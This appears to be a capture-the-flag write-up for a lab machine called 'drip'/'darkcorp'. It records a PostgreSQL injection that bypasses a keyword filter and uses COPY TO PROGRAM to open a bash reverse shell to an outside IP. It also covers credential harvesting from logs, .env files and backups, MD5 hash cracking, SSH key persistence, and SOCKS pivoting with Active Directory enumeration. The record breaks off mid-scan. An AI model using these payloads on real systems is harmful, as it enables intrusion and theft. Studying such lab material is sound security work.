
← Back to log in


Reset password

Password


Confirm Password

Reset password






I can login! Click analytics



It shows postgresql error message when I search something. It also removes the word COPY automatically



It shows nothing when I enter copy. Therefore, I need to bypass it by concatenating each characters.


```
username; DO $$ DECLARE c text; BEGIN c:= CHR(67) || CHR(79) || CHR(80) ||
CHR(89) || ' (SELECT 1) TO PROGRAM''bash -c "bash -i >&
/dev/tcp/10.10.16.102/9001 0>&1"'''; EXECUTE c; END $$;
```



I get a shell as postgres!

CVE-2025-49113

Clone this repo: https://github.com/fearsoff-org/CVE-2025-49113 and run




I get a new shell, but as www-data, so I cannot proceed with this since I need postgres for further steps. This exploit is discovered after this machine launch.

Get victor.r cred


I can look for files owned by postgres

```
find / -user postgres 2>/dev/null | grep -v 'proc\|run\|lib'
```




In /var/log/postgresql, I can find one hash

```
zcat *.gz | grep -i user
```




This can be easily cracked at crackstation



I can ssh as ebelford, but I can't proceed with this user. Instead, I'll add .ssh/authorized_keys to postgres and ssh


```
cd ~
mkdir .ssh
cd .ssh
echo '<public key content>' > authorized_keys
```

I can now ssh



Go to /var/backups/postgres and run

```
gpg -d dev-dripmail.old.sql.gpg
```



I need a passphrase. It can be found on /var/www/html/dripmail/.env

```
cat /var/www/html/dripmail/.env
```

```
postgres@drip:/var/www/html/dripmail$ cat .env
# True for development, False for production
DEBUG=False

# Flask ENV
FLASK_APP=run.py
FLASK_ENV=development

# If not provided, a random one is generated
# SECRET_KEY=<YOUR_SUPER_KEY_HERE>

# Used for CDN (in production)
# No Slash at the end
ASSETS_ROOT=/static/assets

# If DB credentials (if NOT provided, or wrong values SQLite is used)
DB_ENGINE=postgresql
DB_HOST=localhost
DB_NAME=dripmail
DB_USERNAME=dripmail_dba
DB_PASS=2Qa2SsBkQvsc
DB_PORT=5432

SQLALCHEMY_DATABASE_URI = 'postgresql://dripmail_dba:2Qa2SsBkQvsc@localhost/dripmail'
SQLALCHEMY_TRACK_MODIFICATIONS = True
SECRET_KEY = 'GCqtvsJtexx5B7xHNVxVj0y2X0m10jq'
MAIL_SERVER = 'drip.htb'
MAIL_PORT = 25
MAIL_USE_TLS = False
MAIL_USE_SSL = False
MAIL_USERNAME = None
```

It has db_pass. Let's try this for passphrase

```
--
-- Data for Name: Admins; Type: TABLE DATA; Schema: public; Owner: postgres
--

COPY public."Admins" (id, username, password, email) FROM stdin;
1	bcase	dc5484871bc95c4eab58032884be7225	bcase@drip.htb
2	victor.r	cac1c7b0e7008d67b6db40c03e76b9c0	victor.r@drip.htb
3	ebelford	8bbd7f88841b4223ae63c8848969be86	ebelford@drip.htb
\.


--
-- Data for Name: Users; Type: TABLE DATA; Schema: public; Owner: postgres
--
```

It decrypts and has some hashes. Let's crack it on crackstation

Hash	Type	Result
dc5484871bc95c4eab58032884be7225	Unknown	Not found.
cac1c7b0e7008d67b6db40c03e76b9c0	md5	victor1gustavo@#
8bbd7f88841b4223ae63c8848969be86	md5	ThePlague61780

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

I get victor.r cred

Pivot to other hosts and bloodhound

It doesn't have victor.r in /etc/passwd

```
postgres@drip:/var/backups/postgres$ cat /etc/passwd | grep victor
postgres@drip:/var/backups/postgres$
```

This user is on other hosts. Let's see /etc/hosts

```
postgres@drip:/var/backups/postgres$ cat /etc/hosts
127.0.0.1       localhost drip.htb mail.drip.htb dev-a3f1-01.drip.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

172.16.20.1 DC-01 DC-01.darkcorp.htb darkcorp.htb
172.16.20.3 drip.darkcorp.htb
postgres@drip:/var/backups/postgres$
```

One of them is this machine

```
postgres@drip:/var/backups/postgres$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:84:03:02 brd ff:ff:ff:ff:ff:ff
    inet 172.16.20.3/24 brd 172.16.20.255 scope global eth0
       valid_lft forever preferred_lft forever
```

Also, I can ping 172.16.20.2 although it's not on /etc/hosts

```
postgres@drip:/var/backups/postgres$ ping -c 1 172.16.20.2
PING 172.16.20.2 (172.16.20.2) 56(84) bytes of data.
64 bytes from 172.16.20.2: icmp_seq=1 ttl=128 time=0.960 ms

--- 172.16.20.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.960/0.960/0.960/0.000 ms
```

Add these to /etc/hosts on my host

```
# Others$
10.10.11.54 drip.htb mail.drip.htb dev-a3f1-01.drip.htb$
172.16.20.1 DC-01 DC-01.darkcorp.htb darkcorp.htb$
172.16.20.3 drip.darkcorp.htb$
```

For further steps, I run socks proxy and proxychains to pivot and get access to other hosts.

```
~C
-D 1080
```

```
postgres@drip:/var/backups/postgres$
ssh> -D 1080
Forwarding port.
```

I can use proxychains nxc to verify the connection

```
proxychains nxc smb 172.16.20.1
proxychains nxc smb 172.16.20.2
```

```
[parrot@parrot]-[~/Documents/darkcorp]
└─→ $proxychains nxc smb 172.16.20.1
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.1:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.1:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.1:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.1:445  ...  OK
SMB         172.16.20.1     445    DC-01           [*] Windows Server 2022 Build 20348 x64 (name:DC-01) (domain:darkcorp.htb) (signing:True) (SMBv1:False)
└─→ $proxychains nxc smb 172.16.20.2
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.2:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.2:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.2:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.2:445  ...  OK
SMB         172.16.20.2     445    WEB-01          [*] Windows Server 2022 Build 20348 x64 (name:WEB-01) (domain:darkcorp.htb) (signing:False) (SMBv1:False)
```

172.16.20.2 shows that it's WEB-01 and smb signing is false, which means I can try ntlm relay to this host. Let's add WEB-01 on /etc/hosts

```
10.10.11.54 drip.htb mail.drip.htb dev-a3f1-01.drip.htb$
172.16.20.1 DC-01 DC-01.darkcorp.htb darkcorp.htb$
172.16.20.3 drip.darkcorp.htb$
172.16.20.2 WEB-01 WEB-01.darkcorp.htb$
```

I can be authenticated as victor.r on WEB-01

```
proxychains nxc smb 172.16.20.2 -u 'victor.r' -p 'victor1gustavo@#'
```

```
┌──[parrot@parrot]─[~/Documents/darkcorp]
└─$proxychains nxc smb 172.16.20.2 -u 'victor.r' -p 'victor1gustavo@#'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.2:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.2:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.2:135  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.2:445  ...  OK
SMB         172.16.20.2     445    WEB-01           [*] Windows Server 2022 Build 20348 x64 (name:WEB-01) (domain:darkcorp.htb) (signing:False) (SMBv1:False)
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.2:445  ...  OK
SMB         172.16.20.2     445    WEB-01           [+] darkcorp.htb\victor.r:victor1gustavo@#
```


I can run rusthound-ce using this cred

```
proxychains rusthound-ce -u 'victor.r' -p 'victor1gustavo@#' -d darkcorp.htb
-f WEB-01.darkcorp.htb -c All
```

```
┌──[parrot@parrot]─[~/Documents/darkcorp]
└─$proxychains rusthound-ce -u 'victor.r' -p 'victor1gustavo@#' -d darkcorp.htb -f WEB-01.darkcorp.htb -c All
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
---------------------------------------------------
Initializing RustHound-CE at 21:05:20 on 10/24/25
Powered by @g0h4n_0
---------------------------------------------------

[2025-10-25T01:05:20Z INFO  rusthound_ce] Verbosity level: Info
[2025-10-25T01:05:20Z INFO  rusthound_ce] Collection method: All
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.20.1:389  ...  OK
[2025-10-25T01:05:21Z INFO  rusthound_ce::ldap] Connected to DARKCORP.HTB Active Directory!
[2025-10-25T01:05:21Z INFO  rusthound_ce::ldap] Starting data collection...
[2025-10-25T01:05:21Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-10-25T01:05:25Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=darkcorp,DC=htb
[2025-10-25T01:05:25Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-10-25T01:05:32Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Configuration,DC=darkcorp,DC=htb
[2025-10-25T01:05:32Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-10-25T01:05:35Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=darkcorp,DC=htb
[2025-10-25T01:05:35Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-10-25T01:05:35Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=darkcorp,DC=htb
[2025-10-25T01:05:35Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-10-25T01:05:36Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=darkcorp,DC=htb
[2025-10-25T01:05:36Z INFO  rusthound_ce::api] Starting the LDAP objects parsing...
, Parsing LDAP objects: 2%
